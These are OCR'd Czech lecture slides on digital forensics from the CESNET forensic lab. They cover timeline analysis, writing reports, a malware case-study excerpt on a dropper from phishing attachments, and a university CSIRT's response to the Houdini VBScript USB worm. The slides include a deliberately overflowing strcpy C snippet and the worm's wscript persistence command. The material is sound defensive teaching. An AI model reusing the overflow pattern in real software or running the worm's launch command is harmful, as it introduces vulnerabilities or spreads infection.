

Příklad interpretace informací



Příklad interpretace informací

- Časová osa
  - 10. 1. 2011 (whois.nic.cz)
    - Pořízení domény travel.example.cz
  - 8. 10. 2015 (metadata souboru)
    - Stažení palubního lístku
  - 9. 10. 2015 (obsah souboru)
    - Odlet z Prahy, sedadlo 27F
  - 10. 10. 2015 (obsah souboru, blog)
    - Přílet na Incheon, příspěvek na blog
  - 12. 10. 2015 (web, obrázek v hiberfile)
    - Návštěva War Memorial of Korea



Analýza a interpretace

- Časová osa (Timeline)
  - Systematický přístup
- Události z různých zdrojů
  - Souborový systém
  - Obsah souboru
  - Časové značky z komunikace
- Zobrazení událostí v čase
  - Odvození návazností
  - Určení příčin a následků
  - Omezení událostí na časový interval



Forenzní analýza digitálních dat

Prezentace výsledků

- Forenzní analýza
  - Specializovaná činnost
  - Poměrně složitá
- Komunikace s neodborníky
  - Nevyhnutelná
  - Komunikační bariéra
  - Jiná představa o „to je zřejmé“
- Vysvětlit princip, postup
  - Bez technických detailů
  - Vhodná slovní zásoba

Prezentace výsledků

- Závěrečná zpráva o analýze
  - Celkové (manažerské) shrnutí
  - Zadání
  - Otázky k zodpovězení
  - Použitý postup
  - Dosažené výsledky
  - Vyhodnocení
  - Odpovědi na otázky
  - Přílohy – technický popis
- Příklad závěrečné zprávy
  - https://flab.cesnet.cz/_media/cs/sluzby/case_study-analyza_malware.pdf



Forenzní laboratoř

Analýza malware pro CSIRT
(případová studie)

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

Příloha B: Závěrečná zpráva

Manažerské shrnutí

Předané soubory (přílohy podvodného e-mailu) byly podrobeny dynamické analýze, kdy bylo zjištěno, že se jedná o druh malware zvaný dropper (zajišťuje stažení a spuštění dalšího malware). Všechny analyzované soubory, byť mají jiné názvy a jsou binárně odlišné, provádějí stejnou činnost. Na základě zjištěných změn, které malware po svém spuštění provede a síťové aktivity, byl navržen postup pro úpravu pravidel antivirového systému, způsob lokální i vzdálené identifikace kompromitovaných stanic a také navržen postup pro odstranění malware.

Základní informace o případu

Do schránek elektronické pošty organizace byly doručeny podvodné zprávy obsahující vždy různou přílohu s příponou *.scr. Vzorky (soubory) byly předán pracovníkovi FLAB elektronickou poštou.

Zadavatelem a zároveň i kontaktní osobou pro další komunikaci je Ing. Jan Bezpečný, Cypherfix, a. s. (kontaktní e-mail: jan.bezpecny@cypherfix.cz).

Vstupem pro analýzu jsou tři binární soubory – přílohy podvodného e-mailu. Detailní informace jsou uvedeny v přiloženém zadání (zde Příloha A: Zadání případu).

Cílem zkoumání je analyzovat chování příloh po jejich otevření nebo spuštění a zodpovědět následující otázky:

1. Jak lze zamezit dalšímu šíření malware? Pomůže blokování konkrétních procesů, spouštění konkrétních souborů nebo konkrétní komunikace?
2. Jak lze identifikovat napadené stanice? Jaké jsou lokální změny v souborovém systému a v registrech? Vykazuje malware charakteristickou síťovou komunikaci?
3. Jak lze malware z napadených stanic odstranit?

Průběh analýzy

Vzhledem časové naléhavosti byla pro získání požadovaných informací zvolena dynamická analýza – otevřením nebo spuštěním souboru v kontrolovaném prostředí lze pozorovat změny provedené v systému a síťové aktivity i bez detailních znalostí o formátu a obsahu souboru. Pro tuto konkrétní analýzu bylo využito připravené standardní prostředí založené na nástrojích Process Monitor, Capture BAT, Wireshark s následným předzpracováním pomocí nástroje ProcDot.

Činnost malware

Všechny analyzované soubory vykazují naprosto stejné chování, rozdílné názvy a binární obsah slouží jen ke zkomplikování automatické detekce.

Po spuštění analyzovaných souborů dojde ke

- komunikaci s IP adresou `167.aaa.bbb.160`, ze které je stažen soubor a uložen na disk do uživatelského profilu pod názvem `ate.exe` (MD5: `c1fbce4c7ed62f2474d56cd4044a36df`),

Klasifikace dokumentu: Veřejný 6/8

Prezentace výsledků

- Osobní prezentace
  - Zadání
  - Z čeho se vyšlo
  - Velmi hrubý postup
  - Závěry
  - Prostor pro diskusi
- Výhody
  - Osobní interakce se zákazníkem
  - Ujištění se o pochopení
  - Doplnění nejasností
  - Diskuse „mimo záznam“

```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```

https://flab.cesnet.cz/game

Příklady z praxe



Dějství I: Stav na ZČU



Upozornění na problém

- Uživatel kopíruje soubory mezi počítači
  - Nezná progresivní metody přenosu dat
  - Používá flashdisk a Průzkumníka (Explorer)
- Použitý postup



Upozornění na problém

- Eskalace k lokálnímu správci IT
- Eskalace uživatelské podpoře CIV ZČU (IT oddělení)

```
Dobrý den,
prosím Vás o pomoc. Objevil se mi tu
vir. Ze všech adresářů a souborů udělá
na externích úložištích zástupce.

Děkuji za pomoc.
```

- Eskalace bezpečnostnímu týmu

Analýza provedená CSIRT

- Flashdisk
  - Obsahuje i původní soubory (Atribut „skrytý soubor“)
  - Obsahuje zástupce
    - Stejná jména i ikony jako původní soubory
    - Otevře původní soubor + soubor „Microsoft Excel.WsF“
  - Obsahuje soubor „Microsoft Excel.WsF“
- Hledání informací
  - `http://www.en.usbfix.net/2014/03/remove-shortcut-virus-usb/`
  - Malware: Dinihou – **Houdini Worm.VBScript**

Reakce CSIRT

- Postup pro infikované flashdisky
  - „Obnova“ uživatelských dat
  - Zrušení atributu „skrytý soubor“

```
attrib -h -r -s /s /d *.*
```

  - Smazání zástupců
  - Smazání souboru „Microsoft Excel.WsF“
- Napadené stanice
  - Záznam v registrech
  - Neznámá činnost malware ⇨ reinstalace

```
wscript.exe //B "C:\Users\…
\Microsoft Office\
Microsoft Excel.WsF"
```

Reakce CSIRT

- Preventivní opatření
  - Problematická
- Stanice ve správě IT oddělení
  - Používaný antivirový program nezachytí
  - Zavedeno blokovaní souborů `*.WsF`
